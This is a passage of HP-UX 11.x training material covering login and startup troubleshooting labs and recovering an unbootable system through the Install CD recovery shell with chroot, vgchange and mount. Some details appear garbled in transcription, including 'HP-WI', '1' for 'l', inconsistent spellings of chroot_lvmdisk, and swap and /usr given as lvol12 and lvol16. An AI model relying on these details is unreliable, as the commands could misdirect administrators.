General System Troubleshooting

\$HOME/.profile Corrupt or inappropriate entries in the **\$HOME/.profile** or the **\$HOME/.dtpprofile** will prevent (or at least hinder) a successful user login.

15-6. LAB: Troubleshooting an HP-UX 11.00 System

Part 1: Troubleshooting System Startup Errors

1. Execute the `trbl_startup_2` program. The program will reboot your system. During the reboot the system will have problems. Troubleshoot and fix the problems so the system can reboot without any errors.

```
# trbl_startup_2
```

1.

Part 2: Troubleshooting User Login Problems

Ensure that there is a user set-up called **user1** before starting the next step. If not, set-up the user with a password of **class1**.

2. Execute the `user_login_1` program. The program creates a login problem for the user account **user1**. Troubleshoot and fix the error so **user1** can login without any problems.

```
# user_login_1
```

2.

3. Execute the `user_login_2` program. The program creates a login problem for the user account **user1**. Troubleshoot and fix the error so **user1** can login without any problems.

```
# user_login_2
```

3.


Module 16 — Troubleshooting Using the Recovery Option of the Install CD

Objectives

Upon completion of this module, you will be able to do the following:

- Use the Install CD to recover an unbootable system.
- List four scenarios in which the Install CD recovery option is best used to recover a system.
- Describe how the recovery shell can be used to recover a system.

16-1. SLIDE: When to Use the Install CD for Recovery



Student Notes

The install CD should be used when the system cannot boot from the primary boot disk and access to the files and file systems on the primary boot disk is desired. The install media also offers different options for trying to repair/recover a downed primary boot disk.

The above slide illustrates three situations where the install media could be used to repair/recover a system's primary boot disk:

- The LIF area (i.e. boot area) is corrupt.
- The kernel (i.e. **/stand/vmunix**) is corrupt.
- One of the system files needed to boot the system (e.g. **/sbin/init**) is corrupt.

Before Using the Recovery Shell

Before you attempt to recover an HP-UX system using the Install Media, there is key information about the system disk that you should have at your disposal:

- Revision of the HP-UX system which you are attempting to recover.

<i>CAUTION:</i>	You should only attempt to recover HP-UX systems that match the revision of the Install Media you are using. For example, you should only use a 11.11 Install Media to attempt to recover a 11.11 file system. Data corruption could occur if you attempt to mix revisions; for example, if you attempt to recover a 11.11 file system with a 11.0 Install Media.
-----------------	---

- The address of the root file system or the disk (i.e., what file system you will be checking or repairing using **fsck**).
- The address of the boot partition path of that disk.
- What the autofile in the boot partition should contain.
- Whether you have an LVM or non LVM system.

The procedures which follow assume that both **fsck** and **mount** can be run successfully on the system disk; otherwise the following procedures are not applicable.

16-2. SLIDE: Booting from the Install CD

Booting from the Install CD

Selecting a system to boot. To stop selection process, press and hold the ESCAPE key.

Selection process stopped. Searching for Potential Boot Devices. To terminate search, press and hold the ESCAPE key.

```
----- Main Menu -----  
  
Command                Description  
-----  
Boot [PRI|ALT<path>]    Boot from specified path  
Path [PRI|ALT] [<path>] Display or modify path  
SEARCH [Display|IPL] [<path>] Display or modify path  
  
Configuration menu      Displays or sets boot values  
Information menu        Displays hardware information  
Service menu            Displays service commands  
  
Display                 Redisplay the current menu  
Help [<menu>|<command>] Display help for menu or command  
RESET                  Restart the system  
  
-----  
Main Menu: Enter command or menu > search ipl  
  
Main Menu: Enter command or menu > boot 8/16/5.2
```

Note: Output varies by model; your machine's output may look different.

Student Notes

The procedure for booting into the recovery shell is shown below:

1. Insert the Install CD in the CD-ROM drive
2. Power on or reset your system
3. Interrupt the autoboot process. The method varies by model. On most systems you can press any key when you receive the message

"To discontinue, press any key within 10 seconds."

4. From the boot main menu boot from your CD-Rom (The example below assumes a hardware path of 8/16/5.2.0):

Main Menu: Enter Command > bo 8/16/5.2.0

5. When prompted if you would like to interact with IPL reply n

6. After several minutes, and after displaying several screens of status information, you will be prompted to enter the keyboard type. After entering it you must press Return to verify your selection.
7. Finally you will receive the Ignite-UX Welcome Screen

16-3. SLIDE: Sequence of Menus from the Install CD

Sequence of Menus from the Install CD

Welcome to the HP-UX installation/recovery process!

Use the `tab` and/or arrow keys to navigate through the following menus. Use the `return` key to select an item. If the menu items are not clear, select the `Help` item for more information.

```
[ Install HP-UX ]
[ Run a Recovery Shell ]
[ Cancel and Reboot ]
[ Advanced Options ]
[ Help ]
```

HP-UX CORE MEDIA SYSTEM RECOVERY
MAIN MENU

```
s. Search for a file
b. Reboot
1. Load a file
F. Recover an unbootable HP-UX system
x. Exit to shell
c. Instructions on chrooting to a lvm /(root)
```

This menu is for listing and loading the tools contained on the core media. Once a tool is loaded, it may be run from the shell. Some tools require other files to be present in order to successfully execute.

Select one of the above:

HP-UX CORE RECOVERY MENU

Select one of the following:

```
a. Rebuild the bootlif (ISL, HPUX, and the AUTO file) and install all files required to boot and recover HP-UX on the root file system.
b. Do not rebuild the bootlif, but install files required to boot and recover HP-UX on the root file system.
c. Rebuild only the bootlif.
d. Replace only the kernel on the root file system.
m. Return to "HP-UX Core Media Main Menu"
x. Exit to the shell.
```

Use this menu to select the level of recovery desired.

Selection:

Student Notes

Upon booting from the Install Media, the above sequence of screens and menu can be followed to get to the HP-UX Recovery Menu:

Welcome to the HP-UX installation process!

Use the `<tab>` and/or arrow keys to navigate through the following menus, and use the `<return>` key to select an item. If the menu items are not clear, select the "Help" item for more information.

```
[ Install HP-UX ]

[ Run a Recovery Shell ]

[ Cancel and Reboot ]

[ Help ]
```

1. Select **Run a Recovery Shell**. The screen clears and the following will be displayed:

Would you like to start up networking at this time? [n]

2. Enter **n** and the following will be displayed:

```
* Loading in a shell ...
* Loading in the recovery system commands...

(c) Copyright 1983, 1984, 1985, 1986 Hewlett-Packard Co.
(c) Copyright 1979 The Regents of the University of Colorado, a body corporate
(c) Copyright 1979, 1980, 1983 The Regents of the University of California
(c) Copyright 1980 1984 AT&T Technologies. All Rights Reserved.

HP-UX SUPPORT MEDIA

WARNING: YOU ARE SUPERUSER !!

***** device files are already created! *****

NOTE: Commands residing in the RAM-based file system are unsupported 'mini'
      commands. These commands are only intended for recovery purposes.

Press <return> to continue.
```

3. Press **Return** and the Main Menu is displayed again:

```
SUPPORT MEDIA MAIN MENU

s. Search for a file
b. Reboot
l. Load a file
r. Recover an unbootable HP-UX system
x. Exit to shell

This menu is for listing and loading the tools contained on the install media.
Once a tool is loaded, it may be run from the shell. Some tools require other
files to be present in order to successfully execute.

Select one of the above:
```

4. To begin the actual system recovery, select **r**. The HP-UX Recovery MENU is then displayed:

```
HP-UX Recovery MENU

Select one of the following:
a. Rebuild the bootlif (ISL, HPUX, and the AUTO file) and install
   all files required to boot and recover HP-WI on a customer's
   root file system.
b. Do not rebuild the bootlif but install files required to boot
   and recover HP-UX on the root file system.
c. Rebuild only the bootlif.
d. Replace only the kernel on the root file system.

m. Return to 'Support Media Main Menu'.
x. Exit to the shell.
```

Use this menu to select the level of recovery desired.

Selection:

16-4. SLIDE: Recovery Shell

Recovery Shell

The recovery shell is used to access the root file system and fix problems when the boot disk is “unbootable”.

Reasons why the boot disk becomes “unbootable” include:

- Bad or damaged LIF area
- Bad or damaged binary startup files
- Bad or damaged ASCII startup files



“Recovery shell to the rescue”


Student Notes

The recovery shell provides a means of accessing files on the primary boot disk (i.e. files in the root file system) without having to boot from the primary boot disk.

This can be very useful in situations where the LIF area on the primary disk is corrupted, but access to files on the root file system is desired for recovery and/or backup purposes.

The recovery shell is also useful in troubleshooting a corrupt or damage ASCII startup file on the root file system. When the ASCII startup file has been repaired with the recovery shell, the system can be rebooted from the primary boot disk as normal.

16-5. SLIDE: Booting into a Recovery Shell



Student Notes

The method used by the recovery shell to provide access to the root file system without booting from the primary disk is through the creation of a RAM-based file system.


When the system is booted from the support media and the option to run a recovery shell is selected, a RAM-based file system is created in memory. The RAM-based file system is 8 MB in size and holds a minimum set of files.

The RAM-based file system can be accessed through the “HP-UX Core Media System Recovery” menu, selection “Exit to shell”

Once in the recovery shell, the following commands can be used to gain functional access to the root file system:

```
# chroot_lvm disk
# cd /ROOT; chroot /ROOT /sbin/sh
# vgchange -a y vg00
# mount -a
```

16-6. SLIDE: Booting into a Recovery Shell — Logical Picture



Student Notes


The logical picture of the file system when booting from the recovery shell is shown on the above slide. The full file system picture starts with the RAM-based file system, from which the root file system (`/dev/vg00/lvol3`) from the primary boot disk is mounted. The root file system is mounted under the `/ROOT` mount point by executing the `chroot_lvm disk` command.

Now, whenever a file on the root file system is accessed, the full pathname to that file will need to have `/ROOT` added to the front of the pathname. For example, the `/dev/vg00/lvol1` file system is normally mounted under `/stand`. But, when booted from the recovery shell, the mount point directory becomes `/ROOT/stand` as shown in the slide.

To allow files on the root file system to be accessed without having to use `/ROOT` in the full pathname, the beginning of the file system can be redefined to start at `/ROOT` instead of `/`. This is done with the command combination of:

```
# cd /ROOT; chroot /ROOT /sbin/sh
```


16-7. SLIDE: Summary of Possible Repairs with the Install CD



Student Notes

Learning how to use the support media can be a valuable skill when troubleshooting an unbootable disk. The support media can:

- Repair corrupted portions of the LIF area or create/initialize a whole new LIF area
- Repair a corrupted kernel or have a generic kernel added to the **/stand** file system.
- Repair corrupted startup files (binary or ASCII) through the recovery shell or through the Recovery Menu.

16-8. LAB: Recovery System in HP-UX 11.x

Directions

This lab applies to the HP-UX 11.x operating system.

WARNING:	You should know the hardware paths to the input device which holds the <i>HP-UX 11.xx Install and Core OS</i> medium. You should also know the hardware paths of the disk(s) you want to access (for example, the root disk). If you input incorrect paths, either the recovery tools will not work or you could corrupt areas of the disk that you were not intending to access!
-----------------	--

1. Record the hardware path of you primary boot device.

```
# setboot
```

2. Record the hardware path of your CD-ROM drive.

```
# ioscan -fuC disk
```

3. Reboot your system into attended boot mode:

- A. Reboot your system.

```
# cd /  
# shutdown -ry 0
```

- B. Interrupt the boot sequence by pressing **ESC** on an older work-station or pressing any key on a server or new workstation.

- C. Do a search for potential boot devices.

```
#Main Menu: Enter command > sea
```

- D. Boot from the CDROM drive.

4. Answer n (no) to the question about interacting with ISL. You will eventually be prompted to enter a keyboard language. If you are unsure of what to enter check with your instructor. Confirm your choice of language by pressing **RETURN**.

After a few minutes, you will see a screen similar to the following:

Welcome to the HP-UX installation/recovery process!

Use the <tab> key to navigate between fields, and the arrow keys within fields. Use the <return/enter> key to select an item. Use the <return> or <space-bar> to pop-up a choices list. If the menus are not clear, select the "Help" item for more information.

Hardware summary:

System model: 9000/778/B132L

Disks: 5 (20.0 GB)	Floppies: 0	LAN cards: 2
CDs: 1	Tapes: 1	Memory: 128 Mb
Graphics Ports: 0	IO Buses: 6	

[Install HP-UX]

[Run a Recovery Shell]

[Advanced Options]

[Reboot]

[Help]

- From the above *Welcome* screen, select **Run a Recovery Shell** in order to begin the recovery process. Also, answer **n** (no) to the networking question.
- After pressing **RETURN**, the following status message is displayed:

Loading commands into memory

...

Loading minimal set of commands needed for recovery.

...

Press <return>

After a few minutes, you will see a warning screen concerning root file systems that are mirrored. Press **RETURN** to continue. Once you press **RETURN** the following menu is displayed:

HP-UX CORE MEDIA SYSTEM RECOVERY
MAIN MENU

- s. Search for a file
- b. Reboot
- l. Load a file
- r. Recover an unbootable HP-UX system
- x. Exit to shell
- c. Instructions on chrooting to a lvm /(root)

This menu is for listing and loading the tools contained on the support media. Once a tool is loaded, it may be run from the shell. Some tools require other files to be present in order to successfully execute.

Select one of the above:

Troubleshooting Using the Recovery Option of the Install CD

7. To load a file or files, enter **1** at the prompt. Something similar to the following will be displayed:

Filesystem	kbytes	used	avail	%cap	iused	ifree	iused	Mounted on
/	2011	1459	552	73%	137	343	29%	?

Enter the filename(s) to load:

8. Enter the name(s) of the file(s) you wish to load. For example:

Enter the filename(s) to load:

```
sh vi who grep
```

The file **who** is NOT in the SYSCMDS archive. Press **RETURN** to continue.

The following example lists a file **fgrep** which must be loaded before the files **vi** and **grep** can be loaded; it also lists a file **who** which is not in the load list.

NOTE: Since **./usr/bin/grep** is linked to **./usr/bin/fgrep**, **./usr/bin/fgrep** must precede **./usr/bin/grep** in the load list.

***** THE REQUESTED FILE(S) : *****

```
./sbin/sh ./usr/bin/vi ./usr/bin/grep
```

Is the above load list correct [n]?

9. You decide that this load list is INCORRECT, because **./usr/bin/fgrep** does not precede **./usr/bin/grep** in the list of requested files, and so you enter **n**. The following is displayed:

Nothing will be loaded!

Press <RETURN> to continue.

10. Press **RETURN** and you return to the Main Menu:

```
HP-UX CORE MEDIA SYSTEM RECOVERY
MAIN MENU
```

- s. Search for a file
- b. Reboot
- l. Load a file
- r. Recover an unbootable HP-UX system
- x. Exit to shell
- c. Instructions on chrooting to a lvm /(root)

This menu is for listing and loading the tools contained on the support media. Once a tool is loaded, it may be run from the shell. Some tools require other files to be present in order to successfully execute.

Select one of the above:

11. Select **1** again to load for a file. When prompted to enter the filenames to load, type **ioscan**.

Enter the filename(s) to load:

ioscan

The following will be displayed:

```
***** THE REQUESTED FILE(S): *****
```

```
./sbin/ioscan ./usr/sbin/ioscan
```

Is the above load list correct? [n]

Enter y to start load of ioscan files.

```
***** downloading the files *****
```

```
x ./sbin/ioscan, 167936 bytes, 328 tape blocks
x ./usr/sbin/ioscan symbolic link to /sbin/ioscan
```

Press <RETURN> to return to Main Menu

12. Press **RETURN** to return to Main Menu.

```
HP-UX CORE MEDIA SYSTEM RECOVERY
MAIN MENU
```

```
s. Search for a file
b. Reboot
l. Load a file
r. Recover an unbootable HP-UX system
x. Exit to shell
c. Instructions on chrooting to a lvm /(root)
```

This menu is for listing and loading the tools contained on the support media. Once a tool is loaded, it may be run from the shell. Some tools require other files to be present in order to successfully execute.

Select one of the above:

Now select **x** to exit to a shell.

Select one of the above: **x**

At the # prompt enter the following command:

```
# pwd
/
# ls -l /sbin/ioscan
```

Notice that the **ioscan** file that you loaded was placed in this small MEMORY-BASED file system

13. Enter **menu** at the # prompt to return to the Main Menu. You will see the following menu again:

Module 16
Troubleshooting Using the Recovery Option of the Install CD

#menu

HP-UX CORE MEDIA SYSTEM RECOVERY
MAIN MENU

- s. Search for a file
- b. Reboot
- l. Load a file
- r. Recover an unbootable HP-UX system
- x. Exit to shell
- c. Instructions on chrooting to a lvm / (root)

This menu is for listing and loading the tools contained on the core media. Once a tool is loaded, it can be run from the shell. Some tools require other files to be loaded in order to successfully execute.

Select one of the above:

14. This time select **s** to search for a file you wish to load. You will see the following display:

Either enter the filename(s) to be searched for, or 'all' for a total listing.

15. Enter the following:

vi awk /sbin/sh who

Either enter the filename(s) to be searched for, or **all** for a total listing.

You will receive the following response:

./usr/bin/vi
./usr/bin/awk
./sbin/sh

**** The file 'who' was not found in the SYSCMDS archive. ****

<Press RETURN to continue listing>

16. Press **RETURN** to continue the listing. Press **RETURN** again and the *HP-UX Core Media System Recovery* Main Menu is displayed again:

HP-UX CORE MEDIA SYSTEM RECOVERY
MAIN MENU

- s. Search for a file
- b. Reboot
- l. Load a file
- r. Recover an unbootable HP-UX system
- x. Exit to shell
- c. Instructions on chrooting to a lvm / (root)

This menu is for listing and loading the tools contained on the core media. Once a tool is loaded, it can be run from the shell. Some tools require other files to be loaded in order to successfully execute.

Select one of the above:

17. We will now exit to a shell and manually mount and access the / and /stand file systems from your system disk. Select **c** from the *HP-UX CORE MEDIA SYSTEM RECOVERY* Main Menu. This will allow you to read instructions for **chrooting** to an LVM / (root) disk. The following will be displayed:

Exit to the shell and run 'chroot_lvmdisk'.

```
# chroot_lvmdisk
```

18. Select **x** from the *HP-UX CORE MEDIA SYSTEM RECOVERY* Main Menu. This will allow you to exit to the shell.

Select one of the above: **x**

Type RETURN to return to the menu environment.

19. Execute the **chroot_lvmdisk** command.

```
# chroot_lvmdisk
```

Enter the hardware path associated with the '/' (ROOT) file system

(example: X)

Enter the hardware path of your root disk (recorded in step 1)
and press RETURN

20. You then see the message:

Is <path> the hardware path of the root/boot disk? [y|n|q] -

If this hardware path is correct, just press **y** (yes) and press RETURN.

Is <path> the hardware path of the root/boot disk? [y|n|q] -y

```
/sbin/fs/hfs/fsck -c 0 -y /dev/rdisk/c0t6d0s1lvm
** /dev/rdisk/c0t6d0s1lvm
** Last Mounted as /stand
** Phase 1 - Check Blocks and Sizes
** Phase 2 - Check Pathnames
** Phase 3 - Check Connectivity
** Phase 4 - Check Reference Counts
** Phase 5 - Check Cyl groups
24 files, 0 icont, 24104 used, 43629 free (53 frags, 5447 blocks)
```

Mounting c0t6d0s1lvm to Core Tape's /ROOT directory...

```
/sbin/fs/vxfs/fsck -y /dev/rdisk/c0t6d0s2lvm
file system clean - log replay is not required
/sbin/fs/vxfs/mount /dev/dsk/c0t6d0s2lvm /ROOT
/sbin/fs/hfs/mount /dev/dsk/c0t6d0s1lvm /ROOT/stand
loading /usr/sbin/chroot
x ./usr/sbin/chroot 12288 bytes 32 tape blocks
Enter 'cd /ROOT; chroot /ROOT /sbin/sh' at the shell prompt to chroot to
the customer's /(root) disk.
```

21. At the # prompt, enter **cd /ROOT; chroot /ROOT /sbin/sh**.

```
# cd /ROOT; chroot /ROOT /sbin/sh
#
```

Your current working directory is now the root directory of the *real* disk-based file system. You can now access files in your system / and /**stand** file systems. This allows you to modify files that may be corrupt or missing. Note that you will need to use the **ls -l** command instead of the more comfortable **ll** command.

22. Use the **vgchange** command, as follows:

```
# vgchange -a y /dev/vg00
Activated volume group
Volume group "/dev/vg00" has been successfully changed
```

This will activate **vg00**, so that you can get to your swap area, /**usr**, etc. If you need to access files in other file systems on your system disk, such as /**usr** or /**home**, you will need to execute **vgchange**. Use the **vgdisplay** command, as follows:

```
# vgdisplay
```

Notice the output says that the *VG Status is available*, and that, for **Cur LV**, there are eight logical volumes. Now, use the **vgdisplay** command again, this time with the **verbose** option, as follow:

```
# vgdisplay -v
```

The logical volumes within the volume group corresponding to the various components (/ , **swap**, /**usr**, /**home**, /**tmp**, /**var**, /**opt**) are listed.

You must know which **lvol** is for swap (usually **lvol12**) and which **lvol** is for /**usr** (usually **lvol16**).

Enter **mount -a** to mount all of the secondary file systems.

```
# mount -a
```

You may receive a warning message regarding the / or /**stand** file system but this can be disregarded. However, if you receive an error that specifies one of the secondary file systems, then you must **fsck** that file system before it can be mounted. Enter a **swapon** command, as follows

```
# swapon /dev/vg00/lvol12
```

23. Since the file systems are now mounted, we can use tools like **bdf**.

```
# bdf
```

24. Enter **umount -a** to unmount all secondary file systems before going back to main menu.

```
# umount -a
```

umount may complain about /**ROOT** and also about /**ROOT/stand**. These complaints may be safely ignored at this time.

25. Enter exit to **exit** out of **chroot** shell.

```
# exit
```


26. Enter **menu** to return to the main menu.

menu

HP-UX CORE MEDIA SYSTEM RECOVERY
MAIN MENU

- s. Search for a file
- b. Reboot
- l. Load a file
- r. Recover an unbootable HP-UX system
- x. Exit to shell
- c. Instructions on chrooting to a lvm /(root)

This menu is for listing and loading the tools contained on the support media. Once a tool is loaded, it can be run from the shell. Some tools require other files to be loaded in order to successfully execute.

Select one of the above:

